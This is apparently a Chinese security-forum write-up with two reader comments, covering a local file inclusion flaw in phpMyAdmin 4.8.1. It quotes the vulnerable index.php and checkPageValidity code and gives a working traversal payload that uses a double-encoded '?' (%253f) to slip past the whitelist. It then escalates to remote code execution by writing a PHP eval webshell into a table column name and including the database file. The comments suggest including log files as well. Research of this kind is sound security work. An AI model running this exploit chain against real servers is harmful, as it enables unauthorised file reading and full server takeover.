


官网下载的最新版，文件名是 phpMyAdmin-4.8.1-all-languages.zip

问题就出现在了 /index.php

找到55~63行



```
49  /*  
50  $target_blacklist = array (  
51  ---- 'import.php', 'export.php'  
52  );  
53    
54  // If we have a valid target, let's load that script instead  
55  if (! empty($_REQUEST['target']))  
56  ---- && is_string($_REQUEST['target'])  
57  ---- && ! preg_match('/^index/', $_REQUEST['target'])  
58  ---- && ! in_array($_REQUEST['target'], $target_blacklist)  
59  ---- && Core::checkPageValidity($_REQUEST['target'])  
60  ) {  
61  ---- include $_REQUEST['target'];  
62  ---- exit;  
63  }  
64  }
```


第61行出现了 include \$_REQUEST['target'];

很明显这是LFI的前兆，我们只要绕过55~59的限制就行

第57行限制 target 参数不能以index开头

第58行限制 target 参数不能出现在 \$target_blacklist 内

找到 \$target_blacklist 的定义：



```
41  ---- }  
42  }  
43  unset($drops, $each_drop);  
44    
45  /*  
46  * Black list of all scripts to which front-end must sub  
47  * Such scripts must not be loaded on home page.  
48  *  
49  */  
50  $target_blacklist = array (  
51  ---- 'import.php', 'export.php'  
52  );  
53    

```

就在 /index.php 的第50行

只要 target 参数不是 import.php 或 export.php 就行

最后一个限制是 Core::checkPageValidity(\$_REQUEST['target'])

找到Core类的checkPageValidity方法：

```
index.php Core.php
443 public static function checkPageValidity(&$page, array $whitelist = []) {
444     {
445         if (empty($whitelist)) {
446             $whitelist = self::$goto_whitelist;
447         }
448         if (!isset($page) || !is_string($page)) {
449             return false;
450         }
451     }
452     if (in_array($page, $whitelist)) {
453         return true;
454     }
455     {
456         $_page = mb_substr(
457             $page,
458             0,
459             mb_strpos($page . '?', '?')
460         );
461         if (in_array($_page, $whitelist)) {
462             return true;
463         }
464     }
465     $_page = urldecode($page);
466     $_page = mb_substr(
467         $_page,
468         0,
469         mb_strpos($_page . '?', '?')
470     );
471     if (in_array($_page, $whitelist)) {
472         return true;
473     }
474     {
475         return false;
476     }
477 }
```



定义在了 \libraries\classes\core.php 的第443行

问题出现在了第 465 行的 urldecode()

我们可以利用这个函数绕过白名单检测！

我把 ？ 两次url编码为 %253f 即可绕过验证！

Payload:

http://127.0.0.1/phpmyadmin/index.php?target=db_sql.php%253f../../../../../../../../windows/wininit.ini

```
view-source:http://127.0.0.1/phpmyadmin/index.php?target=db_sql.php%253f/../../../../../windows/wininit.ini

413         <span class="action profiling">
414             性能分析
415         </span>
416         <span class="action bookmark">
417             书签
418         </span>
419         <span class="text failed">
420             查询失败
421         </span>
422         <span class="text targetdb">
423             数据库
424         </span>
425         <span class="text query_time">
426             查询时间
427         </span>
428     </div>
429 </div>
430 </div> <!-- #console end -->
431 </div> <!-- #console_container end -->
432 <div id="page_content">[Rename]
433 NUL=C:\Users\daige\AppData\Local\Temp\nsc704B.tmp\APPLIC~1.DLL
434 NUL=C:\Users\daige\AppData\Local\Temp\nsc704B.tmp\CityHash.dll
435 NUL=C:\Users\daige\AppData\Local\Temp\nsc704B.tmp\inetcdll
436 NUL=C:\Users\daige\AppData\Local\Temp\nsc704B.tmp\INVOKE~1.DLL
437 NUL=C:\Users\daige\AppData\Local\Temp\nsc704B.tmp\LITEFI~1.DLL
438 NUL=C:\Users\daige\AppData\Local\Temp\nsc704B.tmp\MYDOWN~1.DLL
439 NUL=C:\Users\daige\AppData\Local\Temp\nsc704B.tmp\nsExec.dll
440 NUL=C:\Users\daige\AppData\Local\Temp\nsc704B.tmp\SERVIC~1.DLL
441 NUL=C:\Users\daige\AppData\Local\Temp\nsc704B.tmp\SHELLLL~1.DLL
442 NUL=C:\Users\daige\AppData\Local\Temp\nsc704B.tmp\UAC.dll
443 NUL=C:\Users\daige\AppData\Local\Temp\nsc704B.tmp\UserInfo.dll
444 NUL=C:\Users\daige\AppData\Local\Temp\nsc704B.tmp\
445 </div><div id="selflink" class="print_ignore"><a href="index.php?db=&table=&server=1&target=db_sql.php%253f
446 var debugSQLInfo = 'null';
447 AJAX.scriptHandler;
448 $(function() {});
449 // ]]></script></body></html>
```

本以为漏洞到这就结束了，因为我没有找到phpmyadmin可以进行文件操作来实现Getshell的地方，过了好几周后突发灵感，想到了一个不用写文件也能拿Shell的方法。我们都知道，登入phpmyadmin后，数据库就是完全可以控制的了，那我们是否可以把WebShell写入到数据库中然后包含数据库文件？本地测试了一下，发现如果把WebShell当做数据表的字段值是可以完美的写入到数据库文件当中的：

数据表名: 添加

名字	类型	长度/值
<input type="text" value="<?php eval(\$_GET[a"/>	INT	
<input type="text" value=""/>	INT	
<input type="text" value=""/>	INT	

浏览 结构 SQL 搜索 插入 导出 导入 权限 操作

#	名字	类型	排序规则	属性	空	默认	注释	额外	操作
<input type="checkbox"/>	1	<?php eval(\$_GET[a]); ?>	int(11)		否	无			修改 删除 更多

↑ ☐ 全选 选中项: 浏览 修改 删除 主键 唯一 索引 全文索引

找到对应的数据库文件：



包含之：

1. 2 条回复



[fx](#) 2018-06-25 17:38:15

思路很精妙。如果目标在linux下，因为/var/lib/mysql的权限为700，会包含失败。window没有限制。

0 回复Ta



[building](#) 2018-07-03 16:53:05

[@fx](#) 既然能包含了，那么可以用的文件就多了：比如ssh登录日志、错误日志等等

0 回复Ta

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)